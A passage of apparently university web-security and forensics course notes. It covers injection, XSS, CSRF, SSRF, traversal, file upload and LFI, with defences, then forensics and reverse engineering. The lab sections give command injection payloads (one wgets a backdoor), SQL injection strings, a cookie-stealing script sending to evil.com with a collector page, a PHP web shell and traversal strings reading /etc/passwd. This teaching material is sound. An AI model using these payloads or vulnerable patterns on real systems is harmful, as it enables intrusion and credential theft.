// Escape dangerous characters
$username = mysqli_real_escape_string($connection, $username);
```

4. Use Safe APIs

- **PHP**: PDO (PHP Data Objects) instead of mysqli
- **Java**: PreparedStatement instead of Statement
- **Python**: Parameterized queries in DB-API

Command Injection Prevention

1. Avoid System Calls

```
// Instead of shell_exec("ping " . $host)
// Use built-in functions or libraries when possible
```

2. Input Validation

```
// Only allow alphanumeric characters and dots for hostnames
if (preg_match("/^[a-zA-Z0-9.-]+$/", $hostname)) {
    // Safe to proceed
}
```

3. Use Safe Functions

```
// Use escapeshellarg() for shell arguments
$safe_arg = escapeshellarg($user_input);
```

```
$cmd = shell_exec("ping -c 4 " . $safe_arg);
```

Client-Side vs Server-Side Validation

Client-Side Validation (HTML5)

```
<input type="text" name="ip" pattern="^([0-9]{1,3}\.){3}[0-9]{1,3}$"
title="invalid ip address">
```

Purpose: Better user experience **Security**: Can be easily bypassed (modify HTML in browser)

Server-Side Validation (PHP)

```
if (preg_match("/^([0-9]{1,3}\.){3}[0-9]{1,3}$/", $ip)) {
    // Process valid input
} else {
    // Reject invalid input
}
```

Purpose: Security enforcement **Security**: Cannot be bypassed by client

Best Practices Summary

1. **Never trust user input**
2. **Use prepared statements** for database queries
3. **Implement proper input validation** (whitelist approach)
4. **Use both client-side and server-side validation**
5. **Escape special characters** when building dynamic queries
6. **Use safe APIs** that handle parameterization automatically
7. **Apply principle of least privilege** to database users
8. **Regular security testing** and code reviews

Practical Workshop Examples

Workshop 0x08 Overview

Part 1: Command Injection and SQL Injection

Part 2: XSS, CSRF (next workshop)

Setting Up Environment

1. Start Apache2

```
sudo systemctl start apache2
sudo systemctl enable apache2
```

2. Enable PHP Error Messages

```
sudo sed -i -e '/display_errors =/ s/= .*/= on/' /etc/php/8.1/apache2/php.ini
```

3. Test Environment

- Access: `http://localhost`
- Should see Apache default page

Command Injection Workshop

Vulnerable Ping Server (ping.php)

```
<html><body>
<h1>Welcome to the Ping Server</h1>
<form method="post">
IP: <input type="text" name="ip">
<input type="submit" name="ping">
</form>
<?php
if(isset($_POST['ping'])) {
    $ip = $_POST['ip'];
    $cmd = shell_exec('ping -c 4 '.$ip);
    print("<pre>{$cmd}</pre>");
}
?>
</body></html>
```

Attack Examples

1. **Basic injection**: `127.0.0.1; ls /`
2. **File reading**: `127.0.0.1; cat /etc/passwd`
3. **Backdoor**: `127.0.0.1; wget https://bad_server/backdoor; backdoor 4444`

Client-Side Validation Bypass

1. Add pattern validation:

```
<input type="text" name="ip" pattern="^([0-9]{1,3}\.){3}[0-9]{1,3}$"
title="invalid ip address">
```

2. Bypass: Use F12 developer tools to remove pattern attribute
3. Submit malicious payload

Secure Implementation

```
<?php
if(isset($_POST['ping'])) {
    $ip = $_POST['ip'];
    $ip = preg_replace("/;/","",$ip); // Naive filter (insufficient)
    if (preg_match("/^([0-9]{1,3}\.){3}[0-9]{1,3}$/", $ip)) {
        $cmd = shell_exec('ping -c 4 ' . $ip);
        print("<pre>{$cmd}</pre>");
    } else {
        print("Invalid IPv4 format!");
    }
}
?>
```

SQL Injection Workshop

Database Setup

1. **Start MySQL**:

```
sudo systemctl start mysql
sudo mysql
```

2. **Create Database**:

```
CREATE DATABASE workshop8;
GRANT ALL PRIVILEGES ON workshop8.* TO 'dbuser'@'localhost' IDENTIFIED BY
'password123';
```

3. **Create Table**:

```
CREATE TABLE students (
    id INT NOT NULL AUTO_INCREMENT,
    name VARCHAR(40) NOT NULL,
    password VARCHAR(40) NOT NULL,
    grade VARCHAR(2) NOT NULL,
    PRIMARY KEY (id)
);
```

4. **Insert Test Data**:

```
INSERT INTO students (name, password, grade) VALUES ('Ryoma', sha1('password123'),
'A');
INSERT INTO students (name, password, grade) VALUES ('Kaoru', sha1('pretzels'),
'B');
INSERT INTO students (name, password, grade) VALUES ('Higa',
sha1('princeoftennis'), 'F');
```

Vulnerable Login System

```
<?php
session_start();
if (isset($_POST['login'])) {
    $conn = new mysqli("localhost", "dbuser", "password123", "workshop8");
    $username = $_POST['username'];
    $password = $_POST['password'];

    // VULNERABLE: Direct string concatenation
    $sql = "SELECT id, name, grade FROM students WHERE name='" . $username . "'
AND password='" . sha1($password) . "';";

    if($res = $conn->query($sql)) {
        if ($res->num_rows > 0) {
            $row = $res->fetch_assoc();
            $_SESSION['id'] = $row['id'];
            $_SESSION['name'] = $row['name'];
            $_SESSION['grade'] = $row['grade'];
        } else {
            echo "Wrong name or password";
        }
    }
}
?>
```

SQL Injection Attacks

Authentication Bypass

Input: `blah' OR 1=1#` **Result**: Logs in as first user (bypasses password check)

Data Extraction with UNION

Input: `5' UNION SELECT 1, @@version#` **Result**: Reveals MySQL version

Input: `5' UNION SELECT user, password FROM users#` **Result**: Extracts all usernames and password hashes

LIMIT Manipulation

Input: `blah' OR 1=1 LIMIT 1,1#` **Result**: Logs in as second user instead of first

Secure Implementation

```php
<?php
if (isset($_POST['login'])) {
    $username = $_POST['username'];
    $password = sha1($_POST['password']);
    $conn = new mysqli("localhost", "dbuser", "password123", "workshop8");

    // SECURE: Using prepared statements
    $stmt = $conn->prepare("SELECT id, name, grade FROM students WHERE name = ?
AND password = ?");
    $stmt->bind_param('ss', $username, $password);
    $stmt->execute();
    $result = $stmt->get_result();
    $user = $result->fetch_object();

    if ($user) {
        $_SESSION['id'] = $user->id;
        $_SESSION['name'] = $user->name;
        $_SESSION['grade'] = $user->grade;
    } else {
        echo "Wrong name or password";
    }
}
?>
```

Burp Suite Configuration

Setup Process

1. **Launch Burp Suite** from applications menu
2. **Create temporary project** → Start Burp
3. **Configure Proxy**: Default localhost:8080
4. **Firefox Configuration**:
    - Settings → Network Settings
    - Manual proxy configuration: localhost:8080
5. **Enable localhost capture**:
    - about:config → network.proxy.allow_hijacking_localhost = true

Using Burp for SQL Injection

1. **Capture requests** during normal application use
2. **Send to Repeater** for manual testing
3. **Modify parameters** to test injection payloads
4. **Analyze responses** for signs of successful injection

DVWA (Damn Vulnerable Web Application)

Access and Setup

1. **Connect to HacklabVM**: `http://<IP>/DVWA`
2. **Login**: admin:password
3. **Create/Reset Database**
4. **Set Security Level**: Low (for learning), Medium/High (for advanced testing)

Practice Scenarios

- **Command Injection**: Test various OS command payloads
- **SQL Injection**: Practice different injection techniques
- **Security Level Progression**: Start with Low, advance to Medium/High
- **Source Code Review**: Use "View Source" to understand vulnerabilities

---

Exam Preparation Checklist

Key Concepts to Master

- ☐ HTTP request/response structure
- ☐ GET vs POST methods
- ☐ Cookie security attributes
- ☐ SQL query syntax (SELECT, WHERE, UNION)
- ☐ SQL injection types and payloads
- ☐ Command injection techniques
- ☐ Input validation methods
- ☐ Prepared statements
- ☐ Burp Suite functionality

Common Attack Patterns

- ☐ `' OR 1=1--` (authentication bypass)
- ☐ UNION SELECT attacks for data extraction
- ☐ Command chaining with `;`, `&&`, `||`
- ☐ Blind SQL injection techniques
- ☐ Client-side validation bypass

Defensive Techniques

- ☐ Server-side input validation
- ☐ Prepared statements/parameterized queries
- ☐ Whitelist vs blacklist approaches
- ☐ Safe API usage
- ☐ Principle of least privilege

Tools and Techniques

- ☐ Browser developer tools usage
- ☐ Burp Suite proxy configuration

- [ ] SQLMap command-line usage
- [ ] Manual payload crafting
- [ ] Response analysis for blind attacks

0x09 Advanced Web Exploits

Overview

This workshop covers advanced web application security vulnerabilities, focusing on practical exploitation techniques and defense mechanisms.

Key Topics Covered:

- Cross-Site Scripting (XSS) - Reflected vs Stored
- Cross-Site Request Forgery (CSRF)
- Server-Side Request Forgery (SSRF)
- Directory Bursting/Forced Browsing
- File Upload Vulnerabilities
- Local File Inclusion (LFI)
- Defense mechanisms against web exploits

JavaScript Fundamentals

What is JavaScript?

- **Client-side programming language** that runs in web browsers
- Code is sent by the server as part of HTTP responses
- Used to manipulate web pages (HTML and CSS)
- Makes modern websites interactive
- Supported by all modern web browsers

JavaScript in Web Pages

JavaScript can be embedded in HTML through several methods:

1. **Direct embedding in `<script>` tags**:

```
<script>alert("Hello World!")</script>
```

2. **External file references**:

```
<script type="text/JavaScript" src="functions.js"></script>
```

3. **Event handler attributes**:

```
<a href="http://www.yahoo.com" onmouseover="alert('hi');">Link</a>
```

4. **Pseudo-URL links**:

```
<a href="javascript:alert('You clicked');">Click me</a>
```

JavaScript Security Implications

JavaScript can be abused to:

- **Modify webpage content** (HTML/CSS manipulation)
- **Make HTTP requests** to external servers
- **Access browser APIs** and user data
- **Redirect users** to malicious sites

Cross-Site Scripting (XSS)

Definition

Cross-Site Scripting (XSS) is a vulnerability where attackers inject malicious JavaScript into legitimate websites, which then executes in victims' browsers with the origin of the legitimate website.

XSS Attack Flow

1. Attacker adds malicious JavaScript to a legitimate website
2. Legitimate website sends the attacker's JavaScript to browsers
3. Attacker's JavaScript runs with the origin of the legitimate website
4. JavaScript can access cookies, sessions, and perform actions as the user

Types of XSS

1. Reflected XSS (Non-Persistent)

- **Characteristics**:
  - Payload usually in GET/POST parameters
  - Not stored in the application database
  - Requires victim to click malicious link
  - More common but lower risk than Stored XSS
- **Example Scenario**:

```
// Vulnerable PHP code
<?php echo "Your query " . $_GET['query'] . " returned $num results.";?>
```

Attack: `search.php?query=<script>alert(1)</script>`

Result: `Your query <script>alert(1)</script> returned 0 results`

- **Attack Steps**:
  1. Attacker sends email with malicious link
  2. Victim clicks link with malicious parameters
  3. Server inserts malicious params into HTML
  4. HTML with injected attack code sent to victim
  5. Victim's browser executes malicious script

2. Stored XSS (Persistent)

- **Characteristics**:
  - Attacker's JavaScript stored on legitimate server
  - Sent to all users who view the infected page
  - Higher risk due to wider impact
  - Classic example: Social media posts, forums, comments
- **Example**: Facebook page with malicious JavaScript in user content
- **Impact**: Anyone loading the attacker's page sees JavaScript with Facebook's origin

Session Hijacking via XSS

Cookie Theft Technique

```
<script>
var img = document.createElement("img");
img.src="http://evil.com/cookiemonster.php?cookie=" + document.cookie;
</script>
```

Attack Process:

1. User authenticates to target website (receives session cookie)
2. User visits page with XSS payload (while logged in)
3. Malicious script executes and steals session cookie
4. Cookie sent to attacker's server
5. Attacker uses stolen session to impersonate user

Cookie Theft Server (cookiemonster.php):

```
<?php
if($_REQUEST["cookie"]) {
    $file = fopen("cookies.txt", "a");
    fwrite($file, "Cookie from:" . $_SERVER['REMOTE_ADDR'] . "\n");
```

```
    fwrite($file, "Date/time: " . date("F j, Y, g:i a") . " \n");
    fwrite($file, "Cookie: " . $_REQUEST["cookie"] . "\n\n");
    fclose($file);
    print("Thank you for the cookie :)\n");
}
?>
```

XSS Defense Mechanisms

1. HTML Sanitization/Output Encoding

- **Concept**: Convert special characters to HTML entities
- **Implementation**:

```
// Vulnerable
echo "Hello " . $_REQUEST["user_input"];

// Secure
echo "Hello " . htmlspecialchars($_REQUEST["user_input"]);
```

- **HTML Entity Encoding**:
  - `&` → `&`
  - `"` → `&quot;`
  - `'` → `&#039;`
  - `<` → `<`
  - `>` → `>`

2. HttpOnly Cookie Flag

- **Purpose**: Prevents client-side scripts from accessing cookies
- **Implementation**: `Set-Cookie: session=xxx; HttpOnly`
- **Result**: `document.cookie` cannot access the cookie

3. Secure Cookie Flag

- **Purpose**: Ensures cookies only sent over HTTPS
- **Implementation**: `Set-Cookie: session=xxx; Secure`

4. Content Security Policy (CSP)

- **Purpose**: Instructs browser to only use resources from specific sources
- **Implementation**: HTTP header specifying policy
- **Benefits**:
  - Disallows inline scripts (prevents inline XSS)

    - Only allows scripts from specified domains
    - Blocks XSS from linking to external scripts

- **Example CSP Header**:

```
Content-Security-Policy: script-src 'self'
```

Cross-Site Request Forgery (CSRF)

Definition

CSRF is an attack that exploits cookie-based authentication to perform unintended actions as an authenticated user by tricking them into making malicious requests.

How CSRF Works

Prerequisites:

1. User is authenticated to target website (has valid session cookie)
2. Target website uses cookie-based authentication
3. Attacker can trick user into making a request

Attack Steps:

1. **User authenticates** to target server (receives session cookie)
2. **Attacker tricks victim** into making malicious request to server
3. **Server accepts request** because valid cookie is automatically attached

CSRF Attack Examples

1. GET Request via Image Tag

```
<img src="https://bank.com/transfer?amount=1000&to=attacker">
```

- Image tag automatically makes GET request
- Browser attaches relevant cookies
- Request appears legitimate to server

2. GET Request via Direct Link

```
https://bank.com/transfer?amount=1000&to=attacker
```

- Attacker sends link via email/social media

- User clicks link while authenticated
- Transfer executes using user's session

3. POST Request via JavaScript

```
<script>
fetch('https://bank.com/transfer', {
    method: 'POST',
    body: 'amount=1000&to=attacker'
});
</script>
```

CSRF vs Reflected XSS

- **Reflected XSS**: HTTP response contains malicious JavaScript (client-side execution)
- **CSRF**: Malicious HTTP request made with user's cookies (server-side effect)

CSRF Defense Mechanisms

1. CSRF Tokens

- **Concept**: Include unique, unpredictable token in each form
- **Implementation**:

```
// Generate token
$_SESSION['csrf_token'] = md5(uniqid());

// Validate token
if($_POST['csrf_token'] !== $_SESSION['csrf_token']) {
    die("CSRF token validation failed");
}
```

2. Referrer Validation

- **Concept**: Check `Referer` header to ensure request originates from same site
- **Limitation**: Referrer header is optional and can be spoofed

3. SameSite Cookies

- **Concept**: Controls whether cookies sent with cross-site requests
- **Implementation**: `Set-Cookie: session=xxx; SameSite=strict`
- **Values**:
  - `strict`: Never send cookie with cross-site requests
  - `lax`: Send cookie with top-level navigation
  - `none`: Always send cookie (requires Secure flag)

Server-Side Request Forgery (SSRF)

Definition

SSRF occurs when a web application fetches remote resources without validating user-supplied URLs, allowing attackers to make requests to internal systems.

SSRF Attack Scenarios

Basic Example:

```
Normal request: GET /api/v1/fetch?url=https://site.com/image.jpeg
Malicious request: GET /api/v1/fetch?url=https://internal.company.com/admin
```

Attack Capabilities:

- **Access internal services** behind firewalls
- **Bypass network access controls**
- **Scan internal network** for services
- **Access cloud metadata services** (AWS, Azure, GCP)

SSRF Attack Flow:

1. Attacker identifies functionality that fetches remote resources
2. Attacker crafts malicious URL pointing to internal service
3. Server makes request to internal service on attacker's behalf
4. Internal service response returned to attacker

SSRF Defense Mechanisms

Network Layer:

- **Network segmentation** for remote resource access
- **Deny-by-default firewall policies**
- **Block internal IP ranges** (10.0.0.0/8, 192.168.0.0/16, 172.16.0.0/12)

Application Layer:

- **Input validation** and sanitization
- **URL whitelist** (positive allow list)
- **Disable HTTP redirections**
- **Don't return raw responses** to clients

Directory Traversal and Forced Browsing

Directory Traversal (Path Traversal)

- **Definition**: Accessing files outside intended directory using "../" sequences
- **Common Targets**:
  - `/etc/passwd` (Linux user accounts)
  - `/etc/shadow` (Linux password hashes)
  - `C:\Windows\System32\config\SAM` (Windows password hashes)

Attack Payloads:

```
../../../../etc/passwd
/etc/passwd
%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd
../../../../etc/passwd%00
```

Forced Browsing/Directory Busting

- **Definition**: Attempting to access files/directories not linked from website
- **Tools**:
  - **Dirb**: Command-line directory brute-forcer
  - **Dirbuster**: GUI tool by OWASP
  - **Nikto**: Web vulnerability scanner
  - **Nmap http-enum**: Scripting module
  - **Burp Intruder**: With directory wordlists

Common Tools Usage:

Dirb Example:

```
dirb http://target.com/DVWA
# Uses /usr/share/dirb/wordlists/common.txt (4,612 entries)
```

Dirbuster Setup:

- Wordlist: `/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt`
- Target: `http://target.com/DVWA`
- Method: GET requests with HEAD detection

File Upload Vulnerabilities

Unvalidated File Uploads

- **Risk**: Uploading executable files (PHP, JSP, ASPX) that can be executed by server
- **Impact**: Remote code execution, web shell deployment

Web Shell Example (PHP):

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</body>
</html>
```

Defense Bypass Techniques:

- **Content-Type spoofing**: Change MIME type in request
- **File extension manipulation**: Use double extensions (.php.jpg)
- **Null byte injection**: filename.php%00.jpg

Local File Inclusion (LFI)

- **Definition**: Including local files on server that shouldn't be directly accessible
- **Common in**: Modular web applications using include/require functions

Example Vulnerable Code:

```
$page = $_GET['page'];
include($page . '.php');
```

Attack Examples:

```
page=../../../../etc/passwd
page=....//....//....//etc/passwd
page=/etc/passwd%00
```

BeEF XSS Framework (Optional)

Browser Exploitation Framework

- **Purpose**: Advanced XSS exploitation and browser attacks
- **Installation**: `sudo apt install beef-xss`

- **Access**: `http://localhost:3000/ui/panel`

Hook Injection:

```
<script src="http://localhost:3000/hook.js"></script>
```

Attack Modules:

- **Cookie theft**
- **Screenshot capture**
- **Keylogger**
- **Social engineering attacks**
- **Browser exploitation**

Defense Summary

General Security Principles

Input Validation:

- **Sanitize all user input**
- **Use positive validation** (whitelist approach)
- **Validate on server-side** (never trust client-side validation)

Output Encoding:

- **HTML entity encoding** for web content
- **URL encoding** for URL parameters
- **JavaScript encoding** for JavaScript contexts

Cookie Security:

```
Set-Cookie: session=xxx; Secure; HttpOnly; SameSite=strict
```

Content Security Policy:

```
Content-Security-Policy: script-src 'self'; object-src 'none';
```

Attack-Specific Defenses

Attack Type	Primary Defense	Secondary Defense

Attack Type	Primary Defense	Secondary Defense
XSS	HTML sanitization	CSP, HttpOnly cookies
CSRF	CSRF tokens	SameSite cookies, Referrer validation
SSRF	URL whitelist	Network segmentation
Directory Traversal	Input validation	Filesystem permissions
File Upload	File type validation	Separate upload directory

Key Exam Points

Critical Concepts:

1. **XSS execution context**: Understand where JavaScript runs and what it can access
2. **CSRF vs XSS**: Know the difference between client-side and server-side effects
3. **Same-origin policy**: How browsers isolate different websites
4. **Cookie security flags**: HttpOnly, Secure, SameSite implications
5. **Defense in depth**: Multiple layers of security controls

Common Attack Vectors:

- User input fields (forms, URL parameters)
- File upload functionality
- URL/path parameters
- HTTP headers
- Cookie values

Testing Methodology:

1. **Identify input vectors**
2. **Test for injection flaws**
3. **Verify execution context**
4. **Assess impact and exploitability**
5. **Document findings and remediation**

0x0A Digital Forensics and Reverse Engineering

Table of Contents

Digital Forensics and Incident Response (DFIR)

Definition and Scope

Digital Forensics and Incident Response (DFIR) is a field within cybersecurity that focuses on:

- **Identification** of cyberattacks
- **Investigation** of security incidents
- **Remediation** of cybersecurity threats

DFIR has become a central cyber capability for organizations due to the proliferation of endpoints and escalation of cybersecurity attacks.

Cyber Incident Response Team (CIRT)

- Also known as "Computer Incident Response Team"
- Responsible for responding to:
  - Security breaches
  - Viruses
  - Other potentially catastrophic incidents
- Digital forensics provides necessary information and evidence for the response team

Forensics Definition

Forensics: The application of scientific principles to evidence to test hypotheses or apply other scientific tests in the process of investigation.

Reference: NIST SP-800-86, Guide to Integrating Forensic Techniques Into Incident Response (Pg. 15)

Phases of the Forensics Process (NIST 800-86)

1. **Collection**
   - Gathering relevant digital evidence
   - Preserving chain of custody
2. **Examination**
   - Processing collected data
   - Making data visible and accessible
3. **Analysis**
   - Drawing conclusions from examined data
   - Determining significance of evidence
4. **Reporting**
   - Documenting findings and conclusions

    - Presenting results to stakeholders

Forensic Areas of Practice

Digital forensics encompasses much more than examining hard drives:

Core Areas

- **File System Forensics**: Analysis of file systems and storage devices
- **Malware Analysis**: Examining malicious software
- **Memory Forensics**: Analysis of system memory (RAM)
- **Network Forensics**: Investigation of network traffic and communications
- **Cloud Forensics**: Digital investigation in cloud environments
- **Mobile Forensics**: Analysis of mobile devices and applications
- **Log Analysis**: Examination of system and application logs
- **IoT Forensics**: Investigation of Internet of Things devices

---

Network and File Forensics

Network Forensics Fundamentals

Packet Traces vs Network Logs:

- **Packet traces**: Contain all information being sent across a network, including:
    - Source and destination machines
    - Protocol being used
    - Actual data being sent
- **Network logs**: Records of network events that tell you something happened but don't contain the actual data

Network Forensics - Capturing Packets

Network traffic is stored in **PCAP files** (Packet capture) using tools like:

- tcpdump
- Wireshark (both based on libpcap)

Capture Methods:

1. **Network Tap**: Device placed between two networked devices that captures traffic flowing between them
2. **Port Mirroring**: Sends "copies" of packets flowing through a network switch to a specified location
3. **Wireless Sniffing**: Listens over a wireless network for traffic and captures packets

Packet Analysis

- Use packet analyzers like **Wireshark** to dive into packets and identify clues
- **Key Challenge**: Packets of interest are usually in an ocean of unrelated traffic
- **Solution**: Analysis triage and filtering the data is crucial

File Forensics Tools

Basic Commands:

```
# File format identification
file screenshot.png

# File carving - manually extract sub-section
dd if=./file_with_a_file_in_it.xxx of=./extracted_file.xxx bs=1 skip=1335205
count=40668937

# Search for plaintext within a file
strings -o screenshot.png

# Search for binary/hex/encoded strings
hexdump -n50 -e'"0x%08x "' screenshot.png

# Metadata in image files
exiftool screenshot.png
```

Logs for Digital Forensics

Types of Logs

1. **System Logs**
    - Capture system events, errors, and activities related to the operating system
2. **Application Logs**
    - Track user activities and errors specific to applications
3. **Security Device Logs**
    - Record events from devices designed to protect the network (firewalls, IDS)
4. **Authentication Logs**
    - Document login attempts and statuses, including successful and failed attempts
5. **Network Device Logs**
    - Include logs from routers and switches detailing system operations and traffic flows
6. **Audit Logs**
    - Keep records of changes made within the system, especially configuration changes

---

Steganography and Steganalysis

Steganography Definition

Steganography: The art and science of communicating in a way that hides the existence of a message.

Key Characteristics:

- Signal or pattern imposed on content
- Persistent under transmission
- **Not encryption** - original image/file remains intact
- **Not fingerprinting** - doesn't leave separate file describing contents

Motivation for Steganography

Legitimate Uses:

- Industry's desire to protect copyrighted digital work
- Embed author ID or detect counterfeit/unauthorized presentation

Malicious Uses:

- Covert way to distribute malware (embed in JPEG files)
- Covert way to exfiltrate data (upload harmless images with embedded data)
- Network steganography

Types of Steganography

Text Steganography

- **Text lines shifted up/down** (40 lines text → 2^40 codes)
- **Word space coding**
- **Character encoding** - minor changes to shapes of characters
- Works only on "images" of text (PDF, PostScript)

Image Steganography

Images are popular "cover text" as they tolerate unnoticeable data loss.

Spatial Domain:

- **Bit setting (LSB)**: Least Significant Bit modification
- **Color separation**: Using specific color channels

Frequency Domain:

- Apply FFT/DCT transform first
- Embed signal in select frequency bands
- Alter least perceptible bits to avoid detection
- **Warning**: These bits are also targeted by lossy compression (JPEG)

LSB (Least Significant Bit) Steganography

In 24-bit color images:

- Each pixel = 24 RGB bits (8 bits each for Red, Green, Blue)
- LSB method uses the least significant bit of each color channel
- Provides ability to embed approximately 1/8 data size of original image

Example LSB Encoding:

```
R = 11011010  →  Value to encode: 11011011 (Hidden Bit 0)
                 11011010 (Hidden Bit 0)
G = 10010110  →  10010111 (Hidden Bit 1)
                 10010110 (Hidden Bit 0)
B = 10010100  →  10010101 (Hidden Bit 1)
                 10010100 (Hidden Bit 0)
```

Steganalysis

Steganalysis: The art of discovering and rendering covert steganography messages.

Detection Methods:

- Analysis of carrier file for discernible changes in:
  - File size
  - Statistics
  - Color variations
  - Loss of resolution
  - Other distortions visible to human eye
- Requires knowledge of what the original carrier should look like

---

Reverse Engineering

Definition and Purpose

Reverse Engineering: A process where a product, device, system, or software is deconstructed to understand its workings in detail, often with the goal of learning from or improving upon it.

Applications:

- **Vulnerability Discovery**: Finding security flaws
- **Malware Analysis**: Understanding malicious software behavior

Legal Aspects (Australia)

Reverse engineering legality is governed by copyright laws.

Legal in Australia for:

- Interoperability purposes
- Error correction
- Security testing - malware, vulnerability analysis and research

Illegal Activities:

- Reverse engineering competing products to sell them
- Cracking copy protections
- Distributing cracks/registrations for copyrighted software
- Gaining unauthorized access to any computer

Learning Reverse Engineering

Similar to learning a new language (assembly), requires understanding:

Language Elements → Assembly Elements

- **Vocabulary → Instructions**
- **Grammar → Addressing Modes/ABI Conventions**
- **Idioms/Expressions → Compiler Patterns/Optimizations**

Assembly Language and x86 Architecture

Assembly Language Basics

- **Lowest-level programming language** readable by humans
- **Intermediary step** between higher-level code (C) and machine code (binary)
- **Nearly 1:1 correspondence** between assembly instructions and processor instructions
- **Multiple architectures**: ARM, MIPS, x86, SPARC, etc.

x86 (32-bit) Architecture

Special Registers

- **EIP (Extended Instruction Pointer)**: Points to the current instruction
- **ESP (Extended Stack Pointer)**: Points to the "bottom" of stack
- **EBP (Extended Base Pointer)**: Points 4 bytes below the return pointer, used for referencing address of the previous frame

Intel vs AT&T Syntax

Intel Syntax (used in this course):

```
mov eax, 0xca                   ; <instruction> <destination>, <operand(s)>
add DWORD PTR [ebp+0x8], 0x5    ; SIZE PTR [addr + offset] for value at address
```

AT&T Syntax:

```
movl $0xca, %eax                ; <instruction> <operand(s)>, <destination>
addl $0x5, -0x8(%ebp)          ; $ for immediate, % for registers, -offset(addr)
```

Important x86 Instructions

Mathematical Instructions

```
add eax, 0x5        ; Add 0x5 to eax
sub eax, 0x5        ; Subtract 0x5 from eax
mul eax, edx        ; Multiplication - lower 32 bits in EAX, upper 32 bits in EDX
div eax, edx        ; Division - quotient in eax, remainder in edx
```

Comparison/Assignment Instructions

```
cmp eax, 0x10               ; Compare - subtracts 0x10 from eax, sets flags
mov eax, edx                ; Move contents of edx into eax
mov eax, DWORD PTR [edx]    ; Move value at memory location edx into eax
lea eax, [ebx+4*edx]        ; Load effective address - gets pointer to address
```

Calling/Conditional Instructions

```
call 0x8004bc       ; Push return address onto stack, call function
ret                 ; Pop return address and jump to it
jmp 0x8004bc        ; Unconditional jump
jl, jle, jge, jg, je ; Conditional jumps (less, less/equal, greater/equal,
greater, equal)
```

Function Prologue and Epilogue

Standard Prologue:

```
lea ecx, [esp+0x4]          ; Load address of esp+4 into ecx
and esp, 0xfffffff0         ; Align stack frame to 16-byte boundary
push DWORD PTR [ecx-0x4]    ; Push previous esp onto stack
push ebp                    ; Save previous frame base pointer
mov ebp, esp                ; Set new frame base pointer
push ecx                    ; Save ecx
sub esp, 0x14               ; Allocate 20 bytes for local storage
```

Standard Epilogue:

```
mov ecx, DWORD PTR [ebp-0x4]    ; Restore saved values
leave                           ; Restore previous frame
lea esp, [ecx-0x4]             ; Restore original esp
ret                            ; Return to caller
```

Static and Dynamic Analysis

Static Analysis

Definition: Examining code without executing it

Methods:

- Read disassembly code
- Search for strings
- Analyze file structure
- Examine imports/exports

Tools:

```
file test1                    # Identify file type
strings test1                 # Extract readable strings
```

Dynamic Analysis

Definition: Running the software and observing its behavior

Methods:

- Debug the code
- Step through execution
- Monitor system calls
- Analyze runtime behavior
- Trace code execution

Advantages:

- Fast results
- More accurate than static analysis
- Can observe actual behavior

Tools and Practical Applications

Wireshark for Network Analysis

Key Features:

- Packet capture and analysis
- Protocol decoding
- Stream following
- Object extraction

Common Tasks:

1. **Extract files from HTTP streams**: File → Export Objects → HTTP
2. **Follow TCP streams**: Right-click packet → Follow → TCP Stream
3. **Filter traffic**: Use display filters to focus on relevant packets

File Analysis Tools

Binwalk: Analyze embedded files

```
binwalk cape.png              # Detect embedded files
```

DD Command: Extract specific portions

```
dd if=cape.png of=tmp.pdf skip=59580 bs=1    # Extract PDF from image
```

Scalpel: Automated file carving

- Configure `/etc/scalpel/scalpel.conf` for file types
- Run: `scalpel cape.png -o scalpel`

Steganography Tools

StegOnline: Web-based steganography analysis

- Upload suspicious images
- Browse bit planes
- Extract embedded data

Stegsolve: Java application for steganography

```
wget http://www.caesum.com/handbook/Stegsolve.jar
chmod +x stegsolve.jar
java -jar stegsolve.jar
```

Simple File Hiding Technique

Concatenation Method:

```
cat File_B >> File_A          # Append File_B to end of File_A
```

Reverse Engineering Tools

Ghidra (NSA Tool)

Features:

- Java-based interactive reverse engineering tool
- Static analysis capabilities
- Runs on Mac, Linux, and Windows
- Open source (released March 2019)
- 1.2M+ lines of code

Main Components:

1. **Program Trees**: File structure view
2. **Symbol Tree**: Functions, imports, exports
3. **Data Type Manager**: Type definitions
4. **Listing (Disassembler)**: Assembly code view
5. **Decompiler**: High-level C-like code
6. **Control Flow Graph**: Visual program flow

Other Reverse Engineering Tools

Disassemblers:

- **IDA Pro**: Industry standard (commercial)
- **Binary Ninja**: Modern disassembler
- **Radare2**: Open source framework

Hex Editors:

- **HIEW**: Windows hex editor
- **HT Editor**: Cross-platform

Debuggers:

- **OllyDbg**: Windows debugger
- **GDB**: GNU debugger
- **x64dbg**: Modern Windows debugger

Practical Workshop Exercises

Network Forensics Exercise

1. **Download PCAP file**: http.pcap
2. **Open in Wireshark**
3. **Extract HTTP objects**: File → Export Objects → HTTP
4. **Save extracted files** for analysis

FTP Stream Analysis

1. **Download FTP PCAP**: ftp.pcap

2. **Find FTP data stream**
3. **Right-click and Follow TCP Stream**
4. **Save raw data**: Choose "Raw" in show options
5. **Analyze with file command**:

```
file ftpfile
# Output: PC bitmap, Windows 3.x format, 111 x -152 x 32
```

CTF vs Real World Forensics

CTF Forensics Focus

- File format analysis
- Steganography challenges
- Memory dump analysis
- Network packet capture analysis
- **Goal**: Extract hidden information from static data files

Real World Forensics Focus

- Find indirect evidence of maliciousness
- Trace attacker activities on systems
- Identify "insider threat" behavior
- Analyze logs, memory, registries, filesystems, network logs
- Examine metadata
- **Goal**: Know where to find incriminating clues

Key Exam Points

Digital Forensics Essentials

1. **Four phases**: Collection → Examination → Analysis → Reporting
2. **Difference**: Packet traces contain actual data; network logs are just records
3. **File carving**: Extract files embedded in other files
4. **Chain of custody**: Maintain evidence integrity

Steganography Key Concepts

1. **Definition**: Hide existence of message, not just content
2. **LSB method**: Most common for images (1/8 storage capacity)
3. **Detection**: Look for statistical anomalies, file size changes
4. **Tools**: StegOnline, Stegsolve for analysis

Reverse Engineering Fundamentals

1. **Legal boundaries**: Security research vs. commercial piracy

2. **Static vs. Dynamic**: Code analysis vs. runtime observation
3. **Assembly basics**: x86 instruction set, calling conventions
4. **Tools**: Ghidra for static analysis, debuggers for dynamic

Network Forensics Priorities

1. **Filtering is crucial**: Find relevant packets in traffic ocean
2. **Protocol knowledge**: Understand HTTP, FTP, TCP/IP
3. **Stream following**: Reconstruct communications
4. **Evidence extraction**: Pull files, passwords, data from streams

